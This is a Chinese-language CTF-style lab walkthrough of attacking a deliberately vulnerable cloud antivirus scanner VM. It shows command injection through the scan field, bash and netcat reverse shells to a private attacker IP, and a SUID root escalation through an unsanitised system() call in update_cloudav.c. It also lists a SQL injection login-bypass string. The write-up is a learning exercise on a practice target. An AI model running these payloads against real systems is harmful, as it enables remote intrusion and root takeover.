
Try scanning some of these files with our scanner!

```
total 4756
-rwxr-xr-x 1 scanner scanner 1113504 Oct 21  2018 bash
-rwxr-xr-x 1 scanner scanner   34888 Oct 21  2018 bzip2
-rwxr-xr-x 1 scanner scanner   35064 Oct 21  2018 cat
-rw-rw-r-- 1 scanner scanner      68 Oct 21  2018 eicar
-rw-rw-r-- 1 scanner scanner       5 Oct 21  2018 hello
-rwxr-xr-x 1 scanner scanner   35312 Oct 21  2018 netcat
-rwxr-xr-x 1 scanner scanner 3633560 Oct 21  2018 python
```

python;nc 192.168.166.254 1

死活连不上
换一个方式:

hello;echo "bash -i >& /dev/tcp/192.168.166.254/4444 0>&1" > hello.bash
hello;cat hello.bash




```
----------- SCAN SUMMARY -----------
Known viruses: 6691124
Engine version: 0.100.2
Scanned directories: 0
Scanned files: 0
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 10.795 sec (0 m 10 s)
bash -i >& /dev/tcp/192.168.166.254/4444 0>&1
```

再输入：

hello;bash hello.bash

然后观察nc 界面



192.168.91.166:8080/scan
不安全 | 192.168.91.166:8080/scan
root@ohh: /mnt/c/Users/ohh
root@ohh: ~/myfiles/bj/linux/e
Scan!

Cloud Anti-Virus Scanner!

Try scanning some of these files with our scanner!

```
total 4756
-rwxr-xr-x 1 scanner scanner 1113504 Oct 21  2018 bash
-rwxr-xr-x 1 scanner scanner   34888 Oct 21  2018 bzip2
-rwxr-xr-x 1 scanner scanner   35064 Oct 21  2018 cat
-rw-rw-r-- 1 scanner scanner      68 Oct 21  2018 eicar
-rw-rw-r-- 1 scanner scanner       5 Oct 21  2018 hello
-rwxr-xr-x 1 scanner scanner   35312 Oct 21  2018 netcat
-rwxr-xr-x 1 scanner scanner 3633560 Oct 21  2018 python
```


hello;bash hello.bash

```
┌──(root💀ohh)-[~/myfiles/bj/linux/easy_cloud]
└─# nc -lvnp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.160.1.
Ncat: Connection from 192.168.160.1:9054.
bash: cannot set terminal process group (859): Inappropriate ioctl for device
bash: no job control in this shell
scanner@cloudav:~/cloudav_app$ id
id
uid=1001(scanner) gid=1001(scanner) groups=1001(scanner)
scanner@cloudav:~/cloudav_app$ 
```

如图所示连接成功。且 是 scanner 用户

在当前目录下可以看到一些文件:


ls -alh



```
scanner@cloudav:~/cloudav_app$ ls -alh
ls -alh
total 32K
drwxrwxr-x 4 scanner scanner 4.0K Jan 12 02:32 .
drwxr-xr-x 6 scanner scanner 4.0K Oct 24  2018 ..
-rw-rw-r-- 1 scanner scanner    4 Jan 12 02:23 123.txt
-rw-rw-r-- 1 scanner scanner 1.6K Oct 24  2018 app.py
-rw-r--r-- 1 scanner scanner 2.0K Oct 21  2018 database.sql
-rw-rw-r-- 1 scanner scanner   46 Jan 12 02:32 hello.bash
drwxrwxr-x 2 scanner scanner 4.0K Oct 21  2018 samples
drwxrwxr-x 2 scanner scanner 4.0K Oct 21  2018 templates
scanner@cloudav:~/cloudav_app$
```


没啥用

在上一级目录中有两个文件可疑



```
scanner@cloudav:~$ ls -alh
ls -alh
total 60K
drwxr-xr-x 6 scanner scanner 4.0K Oct 24  2018 .
drwxr-xr-x 4 root    root    4.0K Oct 21  2018 ..
-rw------- 1 scanner scanner    5 Oct 24  2018 .bash_history
-rw-r--r-- 1 scanner scanner  220 Oct 21  2018 .bash_logout
-rw-r--r-- 1 scanner scanner 3.7K Oct 21  2018 .bashrc
drwx------ 2 scanner scanner 4.0K Oct 21  2018 .cache
drwxrwxr-x 4 scanner scanner 4.0K Jan 12 02:32 cloudav_app
drwx------ 3 scanner scanner 4.0K Oct 21  2018 .gnupg
drwxrwxr-x 3 scanner scanner 4.0K Oct 21  2018 .local
-rw-r--r-- 1 scanner scanner  807 Oct 21  2018 .profile
-rw-rw-r-- 1 scanner scanner   66 Oct 21  2018 .selected_editor
-rwsr-xr-x 1 root    scanner 8.4K Oct 24  2018 update_cloudav
-rw-rw-r-- 1 scanner scanner  393 Oct 24  2018 update_cloudav.c
scanner@cloudav:~$

scanner@cloudav:~$ pwd
pwd
/home/scanner
scanner@cloudav:~$ 
```

同时可以看到 update_cloudav 文件权限为:




```
-rwsr-xr-x 1 root    scanner 8.4K Oct 24  2018 update_cloudav
-rw-rw-r-- 1 scanner scanner  393 Oct 24  2018 update_cloudav.c
```

有个 s ,那么可能suid提权了哦?

SUID 提权

现在看看 update_cloudav.c 里面写的是什么




```
scanner@cloudav:~$ cat update_cloudav.c
cat update_cloudav.c
#include <stdio.h>

int main(int argc, char *argv[])
{
char *freshclam="/usr/bin/freshclam";

if (argc < 2){
printf("This tool lets you update antivirus rules\nPlease supply command line arguments for freshclam\n");
return 1;
}

char *command = malloc(strlen(freshclam) + strlen(argv[1]) + 2);
sprintf(command, "%s %s", freshclam, argv[1]);
setgid(0);
setuid(0);
system(command);
return 0;

}
scanner@cloudav:~$ |
```

其中这句: This tool lets you update antivirus rules\nPlease supply command line arguments for freshclam

此工具允许您更新防病毒规则\n请为freshclam提供命令行参数

```
#include <stdio.h>


int main(int argc, char *argv[])
{
char *freshclam="/usr/bin/freshclam";


if (argc < 2){
printf("This tool lets you update antivirus rules\nPlease supply command line
arguments for freshclam\n");
return 1;
}


char *command = malloc(strlen(freshclam) + strlen(argv[1]) + 2);
sprintf(command, "%s %s", freshclam, argv[1]);
setgid(0);
setuid(0);
system(command);
return 0;
}
// malloc()函数，分配所需内存空间，并返回一个指向它的指针
// strlen() 计算字符串的长度
// argv[] 从命令行接收参数
// argv[0] 程序名称
// argv[1] 第一个参数
// sprintf() 发送格式化输出到 str 所指向的字符串
// setgid(0) 设置 组id 为0，则为 root
// setuid(0) 设置 用户id 为0 则为 root
```


先随便输入一个参数:
./update_cloudav a




```
scanner@cloudav:~$ ./update_cloudav a
./update_cloudav a
ERROR: Problem with internal logger (UpdateLogFile = /var/log/clamav/freshclam.log).
ERROR: /var/log/clamav/freshclam.log is locked by another process
scanner@cloudav:~$
```

报错了，有一个日志文件，这个日志文件是没有权限看的。
实在不知道咋用，看看别人的吧

在 kali 上开启两个 nc 监听，分别 监听 5555 和 6666 端口
然后：
./update_cloudav "a ; nc 192.168.166.254 5555 | /bin/bash | nc 192.168.166.254 6666"



```
scanner@cloudav:~$ ./update_cloudav "a ; nc 192.168.166.254 5555 |/bin/bash | nc 192.168.166.254 6666"
<.166.254 5555 |/bin/bash | nc 192.168.166.254 6666"
ERROR: Problem with internal logger (UpdateLogFile = /var/log/clamav/freshclam.log).
ERROR: /var/log/clamav/freshclam.log is locked by another process
```



```
┌──(root💀ohh)-[~]
└─# nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 192.168.160.1.
Ncat: Connection from 192.168.160.1:3069.
ls
id
```

```
┌──(root💀ohh)-[/mnt/c/Users/ohh]
└─# nc -lvnp 6666
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 192.168.160.1.
Ncat: Connection from 192.168.160.1:3068.
cloudav_app
update_cloudav
update_cloudav.c
uid=0(root) gid=0(root) groups=0(root),1001(scanner)
```

在 5555 端口输入命令会在6666端口回显。
如图所示现在运行成功，为 root 用户了

到此位置 提权成功

总结:

1. nc 反弹shell 的利用(nc ip port |/bin/bash |nc ip port)
2. bash 反弹shell 的利用(bash -i >& /dev/tcp/192.168.166.254/4444 0>&1)
3. sql 注入 万能密码 " or 1=1--+
4. 靶机中的 C 程序看不明白，不知道怎么利用。
5. 新版本 ubuntu 更改ip的方式不一样。